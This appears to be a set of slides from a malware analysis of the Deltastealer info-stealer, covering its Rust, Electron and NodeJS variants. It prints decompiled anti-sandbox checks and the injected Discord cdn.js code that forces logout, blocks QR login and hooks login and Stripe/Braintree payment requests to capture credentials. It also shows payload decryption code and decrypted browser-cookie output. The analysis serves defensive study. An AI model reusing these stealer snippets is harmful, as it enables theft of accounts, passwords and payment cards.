call    _ZN7malware7discord12steal_tokens17hc30751d76c4b8f0bE ; malware::discord::steal_tokens::hc30751d76c4b8f0b
mov     rdi, [rsp+0F8h+var_60]
cmp     rdi, 2
jnb     short loc_43CDF2
lea     rcx, [rsp+0F8h+var_B8]
call    _ZN7malware7discord6inject17h90f034412c7e38adE ; malware::discord::inject::h90f034412c7e38ad
```




# Deltastealer – Anti-debugging/analysis

- Evade sandboxes such as VirusTotal

```
*(_OWORD *)v25 = v27; // Fetch Hostname
whoami::platform::username::hfe34bd2cda1de7c8(Buf2); // Fetch Username
v15 = Buf2[0];
v16 = Size[0];
for ( i = 0i64; i != 54; i += 2i64 )
{
    v18 = (const void *)v11[i];
    if ( !v18 )
        break;
    if ( v11[i + 1] == v16 && !memcmp(v18, v15, v16) ) // Compare with a list of blocked usernames
        std::process::exit::h613cee649ef68cef(); // Stop further execution
}
_rust_dealloc();
v19 = v25[0];
v20 = v26;
for ( j = 0i64; j != 56; j += 2i64 )
{
    v22 = (const void *)v13[j];
    if ( !v22 )
        break;
    if ( v13[j + 1] == v20 && !memcmp(v22, v19, v20) ) // Compare with a list of blocked hostnames
        std::process::exit::h613cee649ef68cef(); // Stop further execution
}
```

# Deltastealer – Anti-debugging/analysis



Community Score

✔ No security vendors and no sandboxes flagged this file as malicious

🔔 Follow ▾ 🔄 Reanalyze ⬇️ Download ▾ ⚡ Similar ▾ More ▾

5fe5be8d5cb1f809702e72bc0a3948c7fc0bc2ce3fb72b0d3bfc29f5a64f4f9b

	Size	Last Modified
cmd.bat	19 B	11 months

javascript detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR **CONTENT** TELEMETRY COMMUNITY


Strings Hex Preview

Search in strings

whoami.exe > output

```
rge
sktop-b0t93d6\george
HOMEPATH=\Users\george
TEMP=C:\Users\george\AppData\Local\Temp
APPDATA=C:\Users\george\AppData\Roaming
TMP=C:\Users\george\AppData\Local\Temp
OneDrive=C:\Users\george\OneDrive
USERPROFILE=C:\Users\george
LOCALAPPDATA=C:\Users\george\AppData\Local
```

# Deltastealer – Rustlang variant



# Deltastealer – Rustlang variant

- Official Discord client written in Electron framework
- Stealer injects malicious code into Discord client
  - Replaces **core.asar** module in **discord\_desktop\_core**
  - executes malicious script in the context of client's BrowserWindow
    - force to logout and then login again
    - install listeners before and after each web request to
      - prevent from logging using QR code (force logging using email + password)
      - capture tokens, login credentials, credit cards, PayPal status

[locales]	<DIR>		
[modules]	<DIR>		
[resources]	<DIR>		
app	ico	285,478	
chrome_100_percent	pak	129,653	
chrome_200_percent	pak	179,934	
d3dcompiler_47	dll	4,127,200	
Discord	exe	136,592,152	
ffmpeg	dll	3,255,064	
icudtl	dat	10,462,432	
libEGL	dll	403,736	
libGLv2	dll	6,746,904	
resources	pak	5,376,191	
snapshot_blob	bin	300,024	
updater	node	3,478,808	
v8_context_snapshot	bin	599,880	
vk_swiftshader	dll	4,506,392	
vk_swiftshader_icd	json	106	
vulkan-1	dll	812,824	

[discord_cloudsync-1]		
[discord_desktop_core-1]		
[discord_dispatch-1]		
[discord_erlpack-1]		
[discord_game_utils-1]		
[discord_krisp-1]		
[discord_media-2]		
[discord_modules-1]		
[discord_overlay2-1]		
[discord_rpc-1]		
[discord_spellcheck-1]		
[discord_utils-1]		
[discord_voice-1]		

[discord_desktop_core]	<DIR>
------------------------	-------

core	asar	6,015,167
index	js	40
package	json	84

# Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**

```
{  
  "name": "discord_desktop_core",  
  "description": "Discord Client for Desktop - Core App",  
  "main": "app/index.js",  
  "private": true,  
  "dependencies": {
```

```
function startup(bootstrapModules) {  
  // below modules are required and initted  
  // in this order to prevent dependency conflicts  
  // please don't tamper with the order unless you know  
  require("../bootstrapModules").init(bootstrapModules);  
  
  require("../paths");  
  
  require("../splashScreen");  
  
  require("../cdn");
```

```
const config = {  
  filter: {  
    urls: [  
      "https://discord.com/api/v*/users/@me",  
      "https://discordapp.com/api/v*/users/@me",  
      "https://*.discord.com/api/v*/users/@me",  
      "https://discordapp.com/api/v*/auth/login",  
      "https://discord.com/api/v*/auth/login",  
      "https://*.discord.com/api/v*/auth/login",  
      "https://api.braintreegateway.com/merchants/49pp2rp4phym7387/client api/v",  
      "https://api.stripe.com/v*/tokens",  
      "https://api.stripe.com/v*/setup_intents/*/confirm",  
      "https://api.stripe.com/v*/payment_intents/*/confirm"  
    ]  
  },  
  filter2: {  
    urls: [  
      "https://status.discord.com/api/v*/scheduled-maintenances/upcoming.json",  
      "https://*.discord.com/api/v*/applications/detectable",  
      "https://discord.com/api/v*/applications/detectable",  
      "https://*.discord.com/api/v*/users/@me/library",  
      "https://discord.com/api/v*/users/@me/library",  
      "wss://remote-auth-gateway.discord.gg/*"  
    ]  
  }  
};
```

# Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**

## – Force logout

```
(async () => {
  BrowserWindow.getAllWindows()[0].webContents.executeJavaScript(
    `setInterval(() => {
      document.body.appendChild(document.createElement `iframe` ).contentWindow.localStorage.token = `""`;
    }, 50);
    setTimeout(() => {
      location.reload();
    }, 2500);`,
    true
  );
})();
```

## – Log credentials

```
if (data.email) {
  await fs.writeFileSync(
    json_file,
    JSON.stringify({
      event: "email_changed",
      email: data.login,
      password: data.password,
      token
    })
  );
}
```


```
if (details.url.endsWith("login")) {
  await fs.writeFileSync(
    json_file,
    JSON.stringify({
      event: "login",
      password: data.password,
      token
    })
  );
  exec(executable);
}
```

# Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**
  - Disable login with QR code; return empty JSON object as response to callback

```
session.defaultSession.webRequest.onBeforeRequest (
  config.filter2,
  async (details, callback) => {
    if (details.url.startsWith("wss://")) {
      callback({ cancel: true });
      return;
    }

    findToken();
    return callback({});
  }
);
```



# Deltastealer – Rustlang variant

---

- Creates file `call.json` with captured credentials

```
{"event": "login", "password": "123456", "token": null}
```

- Logged events:
  - save (token)
  - login (password, token)
  - email\_changed (email, password, token)
  - password changed (new password, old password, token)
  - card added (card number, expiration, CVC, token)
  - paypal\_added (token)



# Deltastealer – Electron variant

- NSIS package -> Electron app -> resources/app.asar -> **package.json**

```
2569 label_844:  
2570   Push $ _22_  
2571   Push open  
2572   Push $ _40_  
2573   StdUtils::ExecShellAsUser /NOUNLOAD  
2574       ; Call Initialize_____Plugins  
2575       ; File $PLUGINS_DIR\StdUtils.dll  
2576       ; SetDetailsPrint lastused  
2577       ; CallInstDLL $PLUGINS_DIR\StdUtils.dll /NOUNLOAD ExecShellAsUser  
2578   Pop $0
```

[locales]	<DIR>
[resources]	<DIR>
Application	exe 162,042,880
chrome_100_percent	pak 129,690
chrome_200_percent	pak 179,971
d3dcompiler_47	dll 4,891,080
ffmpeg	dll 2,862,080
icudtl	dat 10,541,296
libEGL	dll 479,232
libGLv2	dll 7,513,600
LICENSE.electron	txt 1,096
LICENSES.chromium	html 6,762,963
resources	pak 5,430,335
snapshot_blob	bin 162,352
v8_context_snapshot	bin 476,792
vk_swiftshader	dll 5,209,088
vk_swiftshader_icd	json 106
vulkan-1	dll 920,576

```
{  
  "name": "app",  
  "version": "1.0.0",  
  "description": "",  
  "main": "./dist/webpack/main.js",  
  "delta": {  
    "key": "c903eda50ea0c8000bceee62cf381785b588f1e8361e40d00c251611c3bdd082",  
    "iv": "b8d79aa27f1da997487614161fbf71b4",  
    "userConfiguration": {  
      "executable-id": "35fd3437c57a3995eae8f7780584d270",  
      "owner-id": "88bf66566a6641e25e0195f1a7d9e0bf5b5076db82e4b5823feff3596517f22a"  
    }  
  }  
},
```

# Deltastealer – Electron variant

- NSIS package -> Electron app -> resources/app.asar -> /dist/webpack/main.js

```
r = require("crypto");
var n = function (t, e, n) {
  var o = (0, r.createDecipheriv)("aes-256-cbc", Buffer.from(e, "hex"), Buffer.from(n, "hex")),
  i = o.update(Buffer.from(t, "hex"));
  return (i = Buffer.concat([i, o.final()])).toString();
},
var _ = (0, c.join)(process.env.APPDATA, "Microsoft", "libdelta.dll"),
j = (0, c.join)(process.env.LOCALAPPDATA, "Programs", "app", "resources",
"app.asar.unpacked", "dist", "webpack", "libdelta.dll");
```


- resources/app.asar -> /dist/webpack/libdelta.dll

```
00000000: 2A EA A5 44 6C 5E 9F 63|03 D1 B9 D5 44 CA 6B 5E | |ê¥Dl^c.N'ÔDÉk^
00000010: F7 AB 03 E7 C5 25 4A 7E|60 76 8D 01 C1 02 61 B1 | |÷«·çÅ%J~`v..Á.a±
00000020: A9 13 49 A3 E2 A4 25 83|98 CB 67 D0 E5 50 15 65 | |@·I£â*%■ÉgðãP·e
00000030: 4E FD 5D 21 ED B8 70 29|E8 A4 02 29 0C 85 DC 09 | |Nú]!í_p)è*.)·Ü.
00000040: 9C 9F A1 32 DD 66 E7 A9|F6 F1 4C 30 FF 99 9C DE | |■;2Ýfç@öñL0j■b
00000050: D1 90 82 B2 99 DC ED 01|46 7E 7B 6B 37 10 7B 35 | |Ñ.■²Üí.F~{k7·{5
00000060: C2 D8 AE 6F 3E C3 52 CF|81 27 EE 8F 5B 2D 3A 13 | |Â@o>ÃRÏ.'î.[-:-
00000070: 00 2F 87 54 7A 8F 81 88|76 B0 1F 71 C8 AB 1B 4F | |/■Tz..■v°.qÉ«·0
```

# Deltastealer – NodeJS variant

- NSIS package -> Electron app -> **resources/app.asar** -> src/index.js
- Downloads 2<sup>nd</sup> stage – 2 files: stealer and uploader written in NodeJS

```
const createWindow = async () => {  
  const win = new BrowserWindow({  
    width: 800,  
    height: 600,  
    autoHideMenuBar: true,  
  });  
  
  win.loadFile("index.html");  
};  
  
app.whenReady().then(async () => {  
  createWindow();  
  
  fork(path.resolve(__dirname, "inject.js"), {  
    detached: true,  
  });  
});
```




# Deltastealer – NodeJS variant

- Stealer
  - written in C++, inside a dropper written in NodeJS
  - packaged into executable with 'pkg'
  - command line utility without network functions

```
Çıkış: Showing cookies of profile :: C:\Users\██████\AppData\Local\Google\Chrome\User Data\Default
Database copied from :: C:\Users\██████\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to
██████\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies.delta
Decrypted buffer: PENDING+003 Size: 11
.google.com TRUE / FALSE 2597573456 CONSENT PENDING+003
Decrypted buffer: CAES0AgCEitib3FfaWRlbnRpdHlmcm9udGVuZHVpc2VydMvYXZlIwMjMwMTA4LjA5X3AxGgVlbi1HQiADGgYIgpj
.google.com TRUE / FALSE 2597573456 SOCS CAES0AgCEitib3FfaWRlbnRpdHlmcm9udGVuZHVpc
MTA4LjA5X3AxGgVlbi1HQiADGgYIgpj3nQY
Decrypted buffer: Size: 0
Decrypted buffer: no Size: 2
.github.com TRUE / FALSE 2597573456 logged_in no
Decrypted buffer: Size: 0
Decrypted buffer: 32101439.1.10.1673422312 Size: 24
.python.org TRUE / FALSE 2597573456 __utmb 32101439.1.10.1673422312
Decrypted buffer: 1 Size: 1
.python.org TRUE / FALSE 2597573456 __utmt 1
Decrypted buffer: Size: 0
Decrypted buffer: Size: 0
Decrypted buffer: Size: 0
Decrypted buffer: OK Size: 2
.eloqua.com TRUE / FALSE 2597573456 ELQSTATUS OK
```

